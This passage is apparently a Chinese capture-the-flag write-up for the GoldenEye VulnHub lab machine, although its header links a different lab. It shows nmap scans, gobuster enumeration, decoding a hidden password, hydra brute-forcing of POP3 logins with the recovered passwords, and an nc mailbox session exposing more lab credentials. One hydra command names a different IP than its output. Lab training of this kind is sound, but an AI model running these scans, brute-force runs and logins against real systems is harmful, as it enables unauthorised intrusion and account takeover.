
> *靶机地址：* https://www.vulnhub.com/entry/sunset-sunrise,406/

信息收集


```
nmap -sn 192.168.56.0/24
```



```
root@kali:~/tools# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-22 00:42 EST
Nmap scan report for 192.168.56.1
Host is up (0.00021s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00070s latency).
MAC Address: 08:00:27:0C:0B:F5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.108
Host is up (0.00072s latency).
MAC Address: 08:00:27:50:AF:E8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.55 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.108
```



```
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITM
IME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
55007/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) PIPELINING USER CAPA AUTH-RESP-CODE UIDL TOP STLS
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:50:AF:E8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```


目录枚举

```
gobuster dir -u http://192.168.56.108 -
w/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```




```
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/22 00:48:50 [!] parse http://192.168.56.108/error_log: net/url: invalid control char
acter in URL
/index.html (Status: 200)
```

访问



```
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:....................
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```


发现需要basic认证


not found on this server.

需要授权

http://192.168.56.108 正在请求您的用户名和密码。该网站称：“GoldenEye Restricted Access”


回到主页收集信息terminal.js



```
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//
```

解码得到InvincibleHack3r

boris成功登录



GOLDENEYE


GoldenEye is a Top Secret Soviet oribtal weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since *security by obscurity* is very effective, we have configured our pop3 service to run on a very high non-default port

> *黄金眼是苏联的一个绝密武器项目。因为你有访问权限，你绝对拥有绝密权限，并有资格成为认证的黄金眼网络运营商(GNO)*
>
> *请发送电子邮件给一位合格的GNO主管，接受在线黄金眼操作员培训，成为黄金眼系统的管理员*
>
> *请记住，由于隐藏安全性非常有效，所以我们将pop3服务配置为在一个非常高的非默认端口上运行*


之前nmap也扫描到了，浏览器访问一下



```
+OK GoldenEye POP3 Electronic-Mail System
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Unknown command.
-ERR Disconnected for inactivity.
```


似乎服务有问题，不管，先hydra爆破`Natalya Boris`的邮箱密码

```
echo -e 'natalya\nboris' > user.txt
hydra -L user.txt -P /usr/share/wordlists/fasttrack.txt 192.168.0.107
-s 55007 pop3
```



```
root@kali:~/tools# hydra -L user.txt -P /usr/share/wordlists/fasttrack.txt 192.168.56.108 -s 55007 p
op3
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-22 02:20:16
[INFO] several providers have implemented cracking protection, check with a small wordlist first - a
nd stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 444 login tries (l:2/p:222), ~28 tries per task
[DATA] attacking pop3://192.168.56.108:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 364 to do in 00:05h, 16 active
[55007][pop3] host: 192.168.56.108   login: natalya   password: bird
[STATUS] 95.33 tries/min, 286 tries in 00:03h, 158 to do in 00:02h, 16 active
[ERROR] POP3 PLAIN AUTH : -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH : -ERR Disconnected for inactivity during authentication.
```

也不太稳定




```
[ERROR] POP3 PLAIN AUTH : -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH : -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH : -ERR Disconnected for inactivity during authentication.

[ERROR] POP3 PLAIN AUTH : -ERR Disconnected for inactivity during authentication.

[55007][pop3] host: 192.168.56.108   login: boris   password: secret1!
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-22 02:28:59
```

利用nc登录邮箱


> *pop3操作：https://www.iteye.com/blog/fs-9527-1336675*

```
nc 192.168.56.108 55007
```



```
root@kali:~/tools# nc 192.168.56.108 55007
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS sce^H^H
PASS-ERR [AUTH] Authentication failed.
 ^H
-ERR No username given.
PASS secret1!
-ERR No username given.
USER boris
+OK
PASS secret1!
+OK Logged in.
LIST
+OK 3 messages:
1 544
2 373
3 921
.
RETR
-ERR There's no message 0.
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
```

另一个账号




```
Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you
see any config issues, especially is it's related to security...even if it's not, just enter it in u
nder the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

先修改hosts文件

再访问http://severnaya-station.com/gnocertdir/

利用给的账号密码成功登录




Greetings fellow operators.

Once you've been approved for the GNO course we will update your account with the relevant training materials.


For any Questions message the admin of this service here. User: admin

发现好像有封情书，爆破下男主的密码



